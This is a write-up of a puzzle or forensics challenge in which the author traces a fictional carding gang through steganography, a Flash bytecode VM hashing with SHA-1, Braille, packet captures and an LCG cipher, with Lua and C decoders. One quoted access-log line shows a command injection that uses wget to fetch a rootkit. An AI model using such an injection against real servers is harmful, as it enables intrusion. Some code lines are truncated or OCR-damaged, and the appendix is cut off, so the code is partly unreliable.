Investigator43 and
the Case of the Jimmy Carder Gang

Timo Teräs <timo.teras@iki.fi>

Locating the Gang

The investigation begins with the given suspect URL: j-fu.net. Surfing there displays only a huge 8 megabyte image:

The home page of Joanne Fulcrum (guess someone has been watching *Chuck*).

The standard procedure is to inspect material at hand:

```
# wget www.j-fu.net/myphoto.jpg
# exiftool myphoto.jpg
```

However, the only remotely interesting bit of information is the comment tag saying "This image file does not contain the clues you are looking for". Dead-end.

However, the mission statement did mention that locating the gang members from "the Interwebs is a challenge in its own". So it's time to google.

The initial googling for "Joanne Fulcrum" (or better yet with word "girlfriend" added) will point to very suspect site: phreedom.biz.

Seems there are multiple domains involved. So let's check the contact info on these:

```
# whois j-fu.net
# whois phreedom.biz
```

Now the output of both is very similar and points to same owner organization amongst other information:

```
Organization: 0d Heavy Industries
```

Now googling for "0d Heavy Industries", especially with site:ewhois.com or site:whois.domaintools.com will reveal the remaining suspect sites:

- shady-carder.biz
- whistlr.net
- 1541.me

All the pages are also nicely stamped with the logo jcg.png.

JCG

The first .png! Too bad the jcg.png md5 gives me only a *"Thought you were clever, eh?! Try harder ..."* from the client.

These sites are also interlinked to some degree: shady-carder.net's logo impression points to whistlr.net and 1541.me's formatting.css refers shady-carder.net.

As an afterthought, I also noticed that j-fu, phreedom.biz and shady-carder.biz all share the same Google Analytics ID UA-33728162-1. And indeed, a reverse Google Analytics lookup would point me to these domains.

Hob “1541” Rubbard (Person C)


My real mission starts with C64 and SID hobbyist’s home page. The nice background music implies that Rob Hubbard has inspired him more than just for the name. And perhaps he still uses the old 1541 to keep the coffee warm as floppies are quite useless media nowadays.

The reason for starting here is the fact that the music comes from a *c64.swf* flash object. This combined with Hob’s programming hobby would certainly mean reverse-engineering – something I hesitated to do as I would need a proprietary Windows flash decompiler.

After getting over it, I chose my tool – Flash Decompiler Trillix (demo). It was the first to display needed details about *c64.swf*. Soon it became evident that the *class A*’s *execute* method is the key to the mystery. Further, I discovered that method *f00000000* was in fact a stack-based virtual machine interpreting the argument as byte code.

Now it was time to do computerized analysis of the Action Script. However, the decompiler demo does not allow copying text out. Instead of paying the registration fee… I spent a two minutes to locate the window using Visual Studio Spy++ and sending a well-crafted WM_GETTEXT message to dump the contents in *a.txt*.

I wrote a simple bytecode to mnemonics style disassembler for the custom VM. That was enough for the conclusions here. But for documentation purposes I present you a slightly more advanced pseudo-code generator (see Appendix A).



```
    }
    return true;
}

public function execute(arg1:String, arg2:String, arg3:Boolean):String
{
    var loc7:*=0;
    var loc8:*=0;
    var loc9:*=0;
    var loc10:*=undefined as null;
    var loc11:*=0;
    var loc12:*=0;
    var loc13:*=0;
    var loc14:*=0;
    var loc15:*=0;
    var loc16:*=0;
    var loc17:*=0;
    var loc18:*=undefined as null;
    var loc19:*=undefined as null;
    v00000004 = arg3;
1.  f00000000("0100000054500100000068500100000065500100000020500100000071500100000075500l
    f00000000("520100000008220300010000008050010000000801000002005201000000082201000001C0
    var loc1:*=Math.floor(v00000002.length / 64);
2.  f00000000(arg1);
    var loc2:*=v00000000.pop();
    var loc3:*=v00000000.pop();
    var loc4:*=v00000000.pop();
    var loc5:*=v00000000.pop();
    var loc6:*=v00000000.pop();
    loc7 = 0;
3.  while (loc7 < loc1)
    {
        ++loc7;
        loc8 = loc7;
        loc9 = loc8 * 64;
        loc10 = [];
        loc11 = 0;
        while (loc11 < 16)
        {
            ++loc11;
```

Now, the method begins with the initialization by doing two VM calls in **1** (see above). The first decompiles into the following:

```
buf.add('T')
buf.add('h')
buf.add('e')
buf.add(' ')
buf.add('q')
buf.add('u')
...
```

It creates the string “The quick brown fox jumps over the lazy dog”. This string is further processed in the second VM call:

```
a = 8 * buf.len()
buf.add(0x80)
b = ((0x1c0 - (8 * buf.len())) % 0x200) / 8
c = 1
do:
  buf.add(0)
  c = 1 + c
while c < b
buf.add(0)
buf.add(0xff & (a >> 24))
buf.add(0xff & (a >> 16))
buf.add(0xff & (a >> 8))
buf.add(0xff & a)
```

Clearly padding the string, and adding the bit length to the buffer. This along with the big loop in **3** strongly indicates that we are dealing with a cryptographic hash. Knowing this, it is interesting to see what is happening in the big if-statement in **4**. It reads:

```
a = 0
if 0x2fd4e1c6 == arg0:
  if 0x7a2d28fc == arg1:
    if 0xed849ee1 == arg2:
      if 0xbb76e739 == arg3:
        if 0x1b93eb12 == arg4:
          a = 1
return a
```

This does looks like a hash check. The first hash with the proper length to come in mind is SHA-1. And indeed, the SHA1 of our original string is:

```
2fd4e1c67a2d28fced849ee1bb76e7391b93eb12
```

So our task is to fill in the VM call arguments in **2** and **5** to complete SHA1 to have things succeed.

The task of **2** is straight forward. It just feeds *loc2…loc6* with proper initialization vector. For **5** we can check the reference pseudo code in the Wikipedia article to see that it should be doing

```
(w[i-3] xor w[i-8] xor w[i-14] xor w[i-
16]) leftrotate 1
```


These can be constructed by hand, or just copying the relevant VM code from a later call – it turns out that the final descrambler VM code does this:

```
a = 0x67452301
b = 0xefcdab89
c = 0x98badcfe
d = 0x10325476
e = 0xc3d2e1f0
a = a ^ arg0
b = b ^ arg1
c = c ^ arg2
d = d ^ arg3
a = d ^ c ^ b ^ a
buf.add(e ^ (a ROL 1))
```

Containing the required opcode sequences:

```
a=01C3D2E1F0011032547601 98BADCFE01EFCDAB8
90167452301
b=161616030001000000001040011
```

Launching *c64.swf* with these parameters gives the first image!



```
        loc11 = 0;
        while (loc11 < 16)
        {
            ++loc11;
            loc12 = loc11;
            v00000000.push(loc9);
            v00000000.push(loc12);
            f00000000("0100000004222003000100000000030101000000000302040004012051010000000
            loc10[loc12] = v00000000.pop();
        }
        loc11 = 16;
        while (loc11 < 80)
        {
            ++loc11;
            loc12 = loc11;
            v00000000.push(loc10[loc12 - 16]);
            v00000000.push(loc10[loc12 - 14]);
            v00000000.push(loc10[loc12 - 8]);
            v00000000.push(loc10[loc12 - 3]);
5.          f00000000(arg2);
            loc10[loc12] = v00000000.pop();
        }
        loc13 = loc2;
        loc14 = loc3;
        loc15 = loc4;
        loc16 = loc5;
        loc17 = loc6;
        loc11 = 0;
        while (loc11 < 80)
        {
            ++loc11;
            loc12 = loc11;
            v00000000.push(loc10[loc12]);
            v00000000.push(loc12);
            v00000000.push(loc17);
            v00000000.push(loc16);
            v00000000.push(loc15);
            v00000000.push(loc14);
            v00000000.push(loc13);
            f00000000("030003010302030303040305030601000000140405321A015a827999040301FFFF
            loc13 = v00000000.pop();
            loc14 = v00000000.pop();
            loc15 = v00000000.pop();
            loc16 = v00000000.pop();
            loc17 = v00000000.pop();
        }
        loc2 = f00000007(loc2, loc13);
        loc3 = f00000007(loc3, loc14);
        loc4 = f00000007(loc4, loc15);
        loc5 = f00000007(loc5, loc16);
        loc6 = f00000007(loc6, loc17);
    }
    v00000000.push(loc6);
    v00000000.push(loc5);
    v00000000.push(loc4);
    v00000000.push(loc3);
    v00000000.push(loc2);
4.  f00000000("010000000000300012FD4E1C63125017A2D28FC311E01ED849EE1311701BB76E7393110011E
    if (v00000000.pop() == 1)
    {
        if (v00000004)
            haxe.Log.trace("00000000000000000000000000000010", {"fileName":"A.hx", "lineN
        loc18 = "";
        loc10 = [];
        loc10.push(113);
```

But the other – maybe easier – way to get the URL would have been just to decipher the statically encoded string. Based on the VM code and *loc10* contents, we can do:

```
require("bit")
function rol(a, b) return bit.bor(bit.lshift(a, b),
bit.rshift(a, 32-b)) end

local S, stack = io.read("*all"), {}
local data = S:match('f00000000%(\"(015E217066%x+)')
for word in data:gmatch("01(%x%x%x%x%x%x%x%x)") do
  table.insert(stack, tonumber(word, 16))
end
local url = {}
for b in S:gmatch("loc10%.push%((%d+)%);") do
  a = bit.bxor(0x67452301, table.remove(stack) or 0,
               0xefcdab89, table.remove(stack) or 0,
               0x98badcfe, table.remove(stack) or 0,
               0x10325476, table.remove(stack) or 0)
  a = bit.bxor(0xc3d2e1f0, rol(a,1), tonumber(b,10))
  table.insert(url, string.char(bit.band(a,0xff)))
end
print(table.concat(url))
```

```
# lua decode.lua < a.txt
www.1541.me/8a64854f68197efad26f4f2b1400d
a8f9ec7825b.png
# md5sum < 8a6485*.png
1e81514e490e9f9d67080bcef331fd7c
```

DOS Phreedom Fighter (Person B)

With assumption of this person being familiar with Alexander Sotirov's Security Research, having a hobby of *DOS* as listed on his homepage and the previous excursion I was expecting a nice little reverse-engineering problem in 16-bits.

But this proved to be quite different. Firstly, there is no evident lead where the secrets might lie at.

Perhaps then DOS was meant as denial-of-service. Then he would be surely aware of Bad Robots and the means to restrain them. Thus:


```
# curl http://www.phreedom.biz/robots.txt
User-agent: *
Disallow: /member_list.docx
```

Now, when opening the document first time and one is really fast eyed, it is possible to see Word downloading something from the Internet. However, the opened document is quite plain – it lists only the names of the gang which we already know. (But since this domain is easily found with Google, the member list serves also as point to locate some of the other pages.)

Looking at the document details does reveal something fishy though – the template used is a file with *.zip* extension. This calls in for more analysis:


```
# unzip memberlist_list.docx
# grep -r zip .
word/_rels/settings.xml.rels:<Relationshi
ps xmlns="http://schemas.openxmlformats.o
rg/package/2006/relationships"><Relations
hip Id="rId1" Type="http://schemas.openxm
lformats.org/officeDocument/2006/relation
ships/attachedTemplate" Target="http://ww
w.phreedom.biz/f47867a6c1a812318edd6072f8
05d2a3fbfbf2cf.zip" TargetMode="External"
/></Relationships>
```

This reveals the URL for an interesting .zip file. It seems that the file contains an all green .bmp file of the same name.



Color index: 2
HTML notation: 00ff00

Opening the image in GIMP shows that we are dealing with a 256-color image having indexed colors. One of the DOS-era tricks to hide information is to modify such color map. Opening the color map verifies this. And we fix the color map to see something like:



http://www.phreedom.biz/053c146dc03b2109480752cab845edeab8c81fac.png


Finally, a .png file URL. After typing it down by hand and downloading the target, we are rewarded with the secret:

```
# md5sum < 053c14*.png
405c2d018ff364870fd10fd292fc09f1
```

Erwin “Whistler” Imery (Person A)

Now this name is something I’ve heard before. And yes, our friend Erwin seems to come from the universe of Sneakers (1992).


The first noticeable thing on Erwin’s homepage is that it has a background image. On the browser it looks like some Matrix style jitter:



This requires a closer inspection.

```
# wget http://www.whistler/background.svg
```

The image looks quite different when looked as-is and zoomed-in:



We can see it is made up of 2x3 dot patterns (or possibly 2x4 – lowest dots just are never used). The mirrored L-shaped symbol seems to repeat often. But they do not appear to produce anything useful if trying to interpret them in any sequence of 8-bit ASCII-characters.

However, Wikipedia does tell us that Erwin is blind! This calls in to check how the writing of the blind, Braille, looks like. And indeed, we are on the right track. Google also points us to a nice reference of the Braille alphabet from American Foundation for the Blind.

While the image can be deciphered by hand, this called for a few lines of Lua to avoid dirty paper and pen games.


```
local braille_decode = {
  ["1"]    = "a1",  ["12"]   = "b2",  ["14"]   = "c3",
  ["145"]  = "d4",  ["15"]   = "e5",  ["124"]  = "f6",
  ["1245"] = "g7",  ["125"]  = "h8",  ["24"]   = "i9",
  ["245"]  = "j0",  ["1234"] = "p?",  ["3456"] = "#?",
  ["256"]  = ".?",
}
local S, syms = io.read("*all"), {}
for x, y in S:gmatch("cx=\"([%d.]+)\" cy=\"([%d.]+)\"")
do
  local cx, cy = tonumber(x) - 1.5, tonumber(y) - 2
  local symno = 1 + math.floor(cx / 18)
  local dotno = 1 + cy / 5
  if cx % 18 == 5 then dotno = dotno + 3 end
  syms[symno] = (syms[symno] or "")..tostring(dotno)
end

local out, c = {}
for _, symbol in ipairs(syms) do
  local cm = braille_decode[symbol]
  local ndx = (c == ‘#’) and 2 or 1
  c = cm and cm:sub(ndx,ndx) or ("{"..symbol.."}")
  if c ~= '#' then table.insert(out, c) end
end
print(table.concat(out))
```

Running it with the image data, we get:

```
# lua braille.lua < background.svg
703319729e9d6af22ddf9f80caa5208ae5028b50.pcap
```

Downloading that file from whistlr.net gives a packet capture file. My Wireshark is ready to dissect it. Quick inspection reveals that there is a single TCP-stream with all the data (and some irrelevant ARP at the end).

The “rz” in the beginning (along with the *Bulletin Board Systems* hobby) points to the direction of ZMODEM transfer. To recover the data, we can save the interesting direction of the data stream.



```
rz
**.B00000000000000
..*.C......Q.3a5413f6a24baa14497332cca83c22c7107b067ec.png.45870
12005534215 100750 0 1 45870..kP!'..*.C
.........PNG
.
...
IHDR...;..........#.A....pHYs....S....S.....X.. .IDATx...i..d.u%
x.u..Q........B..H..P.o"$.3-J=.Q.......06_...
$3}..I6. .l...&..h..DJ.q.H.P$A. A,U(.P
[nU........eT..*"c.H...TVf...^.u....
I.)R....GP.H.."E...-R.hly.E...-R.H.."E...GP.H.."E...-R.hly.E...-
R.H.."E...GP..........Q.m.Q............m.x......?.......}
+-.....o...;.s.......v.......S.~.....~.....~{}}}
ss......PHz.._.H.Q...kmm........C.Q9y.....'..9.......  .."..y;.k
n........^?.-P....S..o.kf?.................c.......00jRO.R.[...
{..}.X3..........:~..C.=t.=.$E-
R...Y..?.........:u.......c.&n..i.......?
```

192.168.1.3:58676 → 192.168.1.2:37647 (47608 bytes)

Cutting the raw bytes out does not work due to being encoded, but fortunately the lrzsz package contains nice tools – let’s just replay the stream for our receiver:

```
# lrz < zmodem.raw
```

And we get the .png image out.

```
# md5sum < a5413f*.png
dae7793b3c277c8a77e38ed80c639572
```

Jimmy Carder (Person D)

We are finally after The President. It appears that his hobby of Dead Presidents might be centered around the 39th President of the USA based on the resemblance in names. This along with the jcg.png logo on all gang members indicate that is His Gang – The Jimmy Carder Gang.

He is proud of defacing his competitor, and there is a front page link to a directory with an access.log of the target's Web Server to prove it. It appears to contain about three megabytes of random traffic. First check is for our suspect domains:

```
# grep shady-carder.biz access.log
[04/Apr/2012:19:38:00 +0300] "GET /transaction/13/b?
1=;`wget%20http://shady-carder.biz/misc/rootkit.tar.
gz` HTTP/1.1" 200 3 1337 "-" "Mozilla/5.0 (Macintosh
; U; Inte l Mac OS X 10.6; en-US; rv:1.9.2.6) Gecko/
20100625 Firefox/3.133.7"
```

The result is a single matching line. Evidently some shell injection was attempted, but more interestingly we have a newly found URL. The mentioned rootkit.tar.gz does not exist, but the misc directory does exist containing a single file: contacts.db. The file extension gives a hint and looking at the contents confirms it to be an SQLite database. So we dump it for analysis.

```
# sqlite3 contacts.db
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE contacts (name TEXT, id INTEGER PRIMARY KEY,
info BLOB, crypto_method NUMERIC);
INSERT INTO "contacts" VALUES('Whistler',1,'http://www.whis
tlr.net',1);
INSERT INTO "contacts" VALUES('DOS',2,'http://www.phreedom.
biz',1);
INSERT INTO "contacts" VALUES('1541',3,'http://www.1541.me'
,1);
INSERT INTO "contacts" VALUES('Joanne',4,'http://www.j-fu.n
et',1);
INSERT INTO "contacts" VALUES('Conference calling',5,X'9755
A294B7AB9265563D2406BB9184F58E755D812AAF947<line truncated>
CREATE TABLE crypto_methods (id INTEGER PRIMARY KEY, a NUME
RIC, c NUMERIC, m NUMERIC);
INSERT INTO "crypto_methods" VALUES(1,NULL,NULL,NULL);
INSERT INTO "crypto_methods" VALUES(2,2207031041,923052007,
4294967296);
sqlite> .output db.dump
sqlite> .dump
```

This reveals authoritative list of the other domain names and a blob to decrypt. To get an idea what kind of crypto algorithm it might be, the parameters *a*, *c*, and *m* need a closer look. They correspond to the hex values of 0x838C9F01, 0x3704A7E7 and 0x100000000. We notice *m* could stand for modulo as it would make sense to use 32-bit arithmetic and `openssl prime` tells both *a* and *c* to be primes.

Now likely we have some sort of stream generator based on these primes and modulo arithmetic. After figuring proper words for Google we can find a Wikipedia article on *Linear congruential generator*. Even the symbols *a*, *c* and *m* match.

But we are still missing the seed *s*. Now the first candidate can be calculated assuming plain text will be a PNG image:


```
PNG Header    0x89   'P'    'N'    'G'
 BLOB data    0x97   0x55   0xa2   0x94
    -> XOR    0x1e   0x05   0xec   0xd3
```

At this point I thought we have 32-bit block cipher which slowed down things. Only after finding a blog entry on a similar thing, did I figure to use byte streams which should have been the first guess. Thus:

```
#include <stdio.h>

int main(void)
{
  unsigned int a = 2207031041UL, c = 923052007UL;
  unsigned int s = 0x1e, in;
  while (fgetc(stdin)!='X' || fgetc(stdin)!='\'')
    ;
  while (fscanf(stdin, "%02x", &in) == 1) {
    putchar(in ^ s & 0xff);
    s = s * a + c;
  }
}
```

Running the above gives the final piece:

```
# ./decode < db.dump > d.png
# md5sum < d.png
1ce609b440ef60536ac00e24a51d3923
```



Appendix A

The Lua code to decompile the virtual machine byte code from c64.swf:

```lua
local tablex = require("pl.tablex")
local S = io.read("*all")

local stab = {}
for sym, code in S:gmatch("loc6 == A.(C+)%)%s+{([^}]+)}") do
  stab[sym] = code:match("(f%d+)%(%);")
end
local opcodes = {}
for sym, val in S:gmatch("A.(C+) = (%d+);") do
  opcodes[string.format("%02x", tonumber(val))] = stab[sym]
end

function format_num(x, want_char)
  if type(x) ~= "number" then return x end
  if want_char and x >= 32 and x < 128 then
    return "'"..string.char(x).."'"
  end
  if x < 128 then return tonumber(x) end
  if x < 0x10000 then return string.format("0x%x", x) end
  return string.format("0x%08x", x)
end
function txt(vm, text, pc)
  vm.out[pc or vm.pc] = vm.prefix..text
end
function arith(vm, operator, operator_id)
  local id = operator_id or operator
  local a, b = vm.stack:pop(id), vm.stack:pop(id)
  vm.stack:push(a.." "..operator.." "..b, id)
  return 1
end
function load_immed(vm, bytes)
  local p = vm.pc + 2
  return tonumber(vm.bytecode:sub(p,p+2*bytes-1),16)
end
function scratch_var(vm)
  return string.char(string.byte('a') + load_immed(vm, 1))
end
function flush_stack(vm, items)
  for i = 0, items-1 do
    local str = string.format("stk%d", i)
    local oldstk = vm.stack[#vm.stack-i][1]
    if tostring(oldstk):match("stk") then break end
    txt(vm, str.." = "..format_num(oldstk),vm.pc-i-2)
    vm.stack[#vm.stack-i] = { str, false }
  end
end
function jump(vm, comparer)
  local a = tostring(vm.stack:pop())
  local b = tostring(vm.stack:pop())
  local immed = load_immed(vm, 1)
  if immed >= 128 then
    immed = immed - 128
    txt(vm, "do:", vm.pc - 2*immed - 1)
    for i = vm.pc - 2*immed, vm.pc do
      if vm.out[i] ~= nil then
        vm.out[i] = "  " .. vm.out[i]
      end
    end
    txt(vm,string.format("while %s %s %s",b,comparer,a))
  else
    txt(vm,string.format("if %s %s %s:",a,comparer,b))
    local vmcopy = {
      bytecode = vm.bytecode,
      pc = vm.pc + 4,
      ostackn = #vm.stack,
      stack = tablex.deepcopy(vm.stack),
      out = vm.out,
      prefix = vm.prefix.."  ",
    }
    do_decode(vmcopy)
    vm.ostackn = #vm.stack
  end
  return immed
end
local decode_table = {
  f00000025 = function(vm) return arith(vm, "|") end;
  f00000024 = function(vm)
    local i32 = load_immed(vm, 4)
    flush_stack(vm, i32)
    txt(vm, "debug.dump_stack " .. i32)
    return 5 end;
  f00000023 = function(vm) return arith(vm, "%", 1) end;
  f00000022 = function(vm) return arith(vm, "*", 1) end;
  f00000021 = function(vm) return arith(vm, "+", 2) end;
  f00000020 = function(vm) return arith(vm, "-", 2) end;
  f00000019 = function(vm) return arith(vm, ">>") end;
  f00000018 = function(vm) return arith(vm, "ROL") end;
  f00000017 = function(vm) return arith(vm, "<<") end;
  f00000016 = function(vm) return arith(vm, "&") end;
  f00000014 = function(vm)
    local i8 = load_immed(vm, 1)
    local pos = vm.pc + 2*i8
    flush_stack(vm, #vm.stack - vm.ostackn)
    txt(vm, "jmp l" .. pos)
    vm.out[pos-1] = string.format("l%d:", pos)
    return -1 end;
  f00000015 = function(vm) return arith(vm, "^") end;
  f00000013 = function(vm) return jump(vm, "<") end;
  f00000012 = function(vm) vm.stack:push(scratch_var(vm))
    return 2 end;
  f00000011 = function(vm) return arith(vm, "/") end;
  f00000009 = function(vm) return jump(vm, "==") end;
  f00000008 = function(vm)
    txt(vm, scratch_var(vm).." = "..vm.stack:pop())
    return 2 end;
  f00000006 = function(vm)
    vm.stack:push(load_immed(vm, 4))
    return 5 end;
  f00000004 = function(vm
    vm.stack:push("buf.len()")
    return 1 end;
  f00000003 = function(vm)
    vm.stack:push("buf["..vm.stack:pop(nil,true).."]")
    return 1 end;
  f00000002 = function(vm)
    txt(vm, "buf.add("..vm.stack:pop(nil,true)..")")
    return 1 end;
}
function newstack()
  local vtable = {
    push = function(self, value, oper_id)
      table.insert(self, { value, oper_id })
    end;
    pop = function(self, oper_id, want_char)
      local cell = table.remove(self)
      local ret = cell[1] or ""
      if oper_id and cell[2] and oper_id ~= cell[2] then
        ret = "("..ret..")"
      end
      return format_num(ret, want_char)
    end;
  }
  return setmetatable({}, {__index=vtable})
end

function do_decode(vm)
  while vm.pc < #vm.bytecode do
    local a = vm.out[vm.pc-1]
    if a and a:match("l%d+:") then
      flush_stack(vm, #vm.stack - vm.ostackn)
    end
    local opcode = vm.bytecode:sub(vm.pc, vm.pc+1)
    local n = decode_table[opcodes[opcode]](vm)
    if n < 0 then return end
    vm.pc = vm.pc + 2 * n
  end
end

function decode(_bytecode)
  local vm = {
